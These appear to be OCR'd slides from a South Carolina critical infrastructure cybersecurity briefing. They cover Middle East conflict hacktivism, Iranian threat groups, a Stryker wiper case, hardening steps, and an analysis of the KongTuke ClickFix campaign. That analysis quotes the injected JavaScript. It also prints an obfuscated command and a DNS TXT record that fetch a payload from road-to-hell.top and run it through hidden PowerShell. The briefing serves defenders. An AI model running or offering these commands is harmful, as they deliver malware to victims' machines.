MIDDLE EASTERN CONFLICT

WHAT TO EXPECT AT HOME

South Carolina Critical Infrastructure Cybersecurity

HISTORICAL PRECEDENCE: ISRAEL-HAMAS CONFLICT

Evolution of Hacktivism

- Hacktivist groups employed various strategies, utilizing botnets and automating attacks to boost impact
- Encouraged non-technical individuals to participate in email spamming and misinformation campaigns

Expansion of Hacktivist arsenal

- Wide range of tools, free and paid botnet services, scripts, stealers, and ransomware distributed through Telegram channels

Wide Impact

- More than 60 hacktivist groups involved in this conflict
- While primary conflict was in Middle-East, many Asian hacktivist groups also got involved
- Hacktivism is not bound to any region, rather it has worldwide influence

South Carolina Critical Infrastructure Cybersecurity

FIRST WEEK OF IRAN-ISRAEL CONFLICT

Cyber Escalation was Immediate & Large-Scale

- 368 verified cyber incidents within the first 7 days
- Primary focus on Israeli critical infrastructure and government (~50% of all attacks)

OT/ICS Intrusions

- 13 OT/ICS intrusion claims appeared in the first 96 hours

DDoS Dominance

- Distributed Denial of Service (DDoS) attacks accounted for nearly 75% of all incidents

Alleged (uncon firmed) HMI compromise via Telegram Chan nel

South Carolina Critical Infrastructure Cybersecurity

ADVANCED PERSISTENT THREAT SPOTLIGHT

Muddy Water (Seedworm)
- Iran state-sponsored hacking group discovered embedding itself in several U.S. companies' networks on 3/6/2026 (banks, airports, non-profit)
- Campaign assessed to have begun in early February using new "Dindoor" backdoor and Python-based "Fakeset"

Cyber Av3ngers
- Announced their return on 2/28/2026, but no confirmed attributions have been made
- Likely to target energy and water sectors in U.S. and Israel

Handala Hack Team
- Handala has made claims against Water, Defense, Healthcare, and Communications sectors in the current conflict.
- Claimed attribution in the attacks against Stryker

CASE STUDY: STRYKER

- Medical devices manufacturer headquartered in Portage, MI, with global operations and sales
- On Wednesday, March 11th, Handala claimed that 200,000 systems, servers, and mobile devices had been wiped, and 50 Terabytes of data stolen
- Some sources suggest that Microsoft Intune was used to issue a remote wipe of all corporately-managed devices, including personal devices under BYOD policies

HARDENING AGAINST HACKTIVISM


- Enforce Multi-factor Authentication (MFA) on all accounts
- Patch all internet-facing devices, VPN appliances, and edge infrastructure immediately
- Segment and isolate all ICS and OT environments
  - Audit externally-facing assets (Shodan, Censys, SC CIC Threat Intelligence program)
- Review DDoS mitigation capacity
- Ensure all staff are educated on Social Engineering techniques
- Cybercrime up 24.5% since the start of the Iran war • The Register

KongTuke

AKA LandGrab808/TAG-124/404 TDS


South Carolina Critical Infrastructure Cybersecurity

What is KongTuke?



South Carolina Critical Infrastructure Cybersecurity

Traffic Distribution Systems



https://www.recordedfuture.com/research/tag-124-a-multi-layered-tds-infrastructure-extensive-use-of-rabbit


Compromised Sites

South Carolina Critical Infrastructure Cybersecurity

Compromised Sites


South Carolina Critical Infrastructure Cybersecurity

Embedded JavaScript



South Carolina Critical Infrastructure Cybersecurity

Additional Compromised Sites



5w8j.js - Embedded JavaScript

Interesting parts of 5w8j.js

Cookie check and IP lookup via Cloudflare:


```
if (getCookie('isCompleted') === null) {
    setCookie('isCompleted', true, 4);


var client = new HttpClient();
client.get('https://www.cloudflare.com/cdn-cgi/trace', function(response) {
    response = response.trim().split('\n').reduce(function(obj, line) {
        line = line.split('=');
        obj[line[0]] = line[1];
        return obj;
    }, {});
```

Interesting parts of 5w8j.js

OS and Browser fingerprinting:


```
function getOS() {
    let ua = window.navigator.userAgent.toLowerCase();
    if (/(macintosh|macintel|macppc|mac68k|macos)/i.test(ua)) return 'macos';
    if (/(iphone|ipad|ipod)/i.test(ua))                       return 'ios';
    if (/(win32|win64|windows|wince)/i.test(ua))              return 'windows';
    if (/android/i.test(ua))                                   return 'android';
    if (/linux/i.test(ua))                                     return 'linux';
    return null;
}

function getBrowser() {
    let ua = navigator.userAgent;
    if (ua.indexOf('Opr') !== -1 || ua.indexOf('Opera') !== -1) return 'Opera';
    if (ua.indexOf('Edg') !== -1)                               return 'Edge';
    if (ua.indexOf('Chrome') !== -1)                            return 'Chrome';
    if (ua.indexOf('Safari') !== -1)                            return 'Safari';
    if (ua.indexOf('Firefox') !== -1)                           return 'Firefox';
    if (ua.indexOf('MSIE') !== -1 || !!document.documentMode)  return 'IE';
    return 'Unknown';
}
```


ClickFix Prompt




Comed Command

```
cmd /c n^s^l^o^o^k^u^p -q=txt^r^o^a^d^-^t^o^-^h^e^l^l^.^t^o^p^| powershell -Command "$input | Where-Object { $_ -match '\""([^\""]*)\""' } | ForEach-Object { $Matches[1].Trim() }" | cmd && exit
```



Road-to-hell[.]top DNS TXT Record
road-to-hell.top
TXT Lookup
txt:road-to-hell.top
Find Problems
Type
Domain Name
TTL
Record
TXT
road-to-hell.top
5 min
"set A=cu^r^l h^tt^ps^:^/^/roa^d^-^t^o^-^he^ll^.t^op^/o&cm^d /c %A%| powershell -w h"
South Carolina Critical Infrastructure Cybersecurity


Malicious PowerShell
South Carolina Critical Infrastructure Cybersecurity


Full Attack Chain
User visits compromised site
Malicious JS loads silently
injected into WordPress page
ClickFix lure displayed
False CAPTCHA overlay
user prompted to press Win+R
Victim executes command
Attacker-supplied command
pasted into Run dialog
DNS TXT record queried
payload command retrieved via DNS
Hidden PowerShell runs
into PowerShell -w h
Follow-on payload delivered
Ransomware, infostealer, RAT, or credential harvester
depending on operator objectives
South Carolina Critical Infrastructure Cybersecurity

Full Attack Chain

Extension ID: kicmpbbbloliabpbfkfcmflbmlcakeck



Online Cybersecurity Training

CyberDefenders

CYBERBIT

cyberbit


South Carolina Critical Infrastructure Cybersecurity

CYBERBIT

APT10 Investigation

South Carolina Critical Infrastructure Cybersecurity

CYBERBIT



South Carolina Critical Infrastructure Cybersecurity


REQUEST
IF YOU ARE INTERESTED IN
UTILIZING CYBERDEFENDERS OR
CYBERBIT, PLEASE EMAIL
CYBER@SLED.SC.GOV.
South Carolina Critical Infrastructure Cybersecurity